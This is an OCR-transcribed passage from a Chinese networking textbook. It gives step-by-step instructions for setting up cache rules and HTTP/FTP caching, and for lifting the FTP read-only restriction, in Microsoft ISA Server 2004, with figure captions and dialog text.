


图 9.129 "定义缓存驱动器"对话框

(2) 设置缓存规则

此时"缓存"上已经没有向下的箭头了,表明已经设置了缓存驱动器。在"缓存"上右击,指向"新建",单击"缓存规则"选项,如图 9.130 所示。




图 9.130 缓存规则

在"新缓存规则向导"对话框中输入名称 Cache external content,然后单击"下一步"按钮。在"缓存规则目标"对话框中单击"添加"按钮,选择"外部"选项,单击"下一步"按钮,如图 9.131 所示。



图 9.131　添加网络实体

在“内容检索”对话框中,接受默认的“只有在缓存中存在对象的一个有效版本时。如果不存在有效版本,则传递请求到服务器(O)。”,单击“下一步”按钮,如图 9.132 所示。




图 9.132　“内容检索”对话框

在“缓存内容”对话框,接受默认的“如果源和请求头指明要缓存”单选按钮,可以根据需要勾选下面的选项,单击“下一步”按钮,如图 9.133 所示。

在“缓存高级配置”对话框,根据自己的需要进行设置,单击“下一步”按钮,如图 9.134 所示。

在“HTTP 缓存”对话框中,接受默认的选项,单击“下一步”按钮,如图 9.135 所示。

在“FTP 缓存”对话框中取消“启用 FTP 缓存”选项(可以根据需求进行设置),单击“下一步”按钮,如图 9.136 所示。

在“新缓存规则向导”对话框中,回顾设置,然后单击“完成”按钮。单击“应用”按钮以保存修改和更新防火墙策略,ISA Server 2004 会弹出一个警告提示,选择“保存更改,并重启动服务”选项,然后单击“确定”按钮,如图 9.137 所示。




图 9.133 “缓存内容”对话框

新缓存规则向导

缓存高级配置

请指定高级配置。

不缓存大于此大小的对象(D): 512 KB

缓存 SSL 响应(C)

< 上一步(B) 下一步(N) > 取消

图 9.134 “缓存高级配置”对话框

新缓存规则向导

HTTP 缓存

当启用 HTTP 缓存时，HTTP 对象将根据策略存储在缓存中。

启用 HTTP 缓存(E)

除非源指定了过期，将根据 TTL 在缓存中更新对象:

设置对象的 TTL(内容年龄的百分比)(S): 20

“内容年龄”是对象被创建或更改后的时间。

TTL 时间边界:

不少于(O): 15 分钟

不多于(M): 1 天以上的日志文

也将这些 TTL 边界应用到指定过期的源(L)

生存时间(TTL)是内容在过期前在缓存中保存的时间。

< 上一步(B) 下一步(N) > 取消

图 9.135 “HTTP 缓存”对话框




图 9.136 “FTP 缓存”对话框




图 9.137 “ISA 服务器警告”对话框

成功后会在缓存规则栏中看见新的缓存规则，如图 9.138 所示。




图 9.138 新的缓存规则

(3) 取消 FTP 的只读

ISA Server 2004 默认是不允许 FTP 上传的(即不能写 FTP 服务器)。取消的办法是：在允许访问 FTP 服务器的规则上(在这里是 Allow all outbound traffic)右击，然后选择"配置 FTP"按钮，如图 9.139 所示。



图 9.139　配置 FTP

在"配置 FTP 协议策略"对话框中，取消"只读"的勾选，单击"确定"按钮，最后单击"应用"按钮以保存修改和更新防火墙策略，如图 9.140 所示。

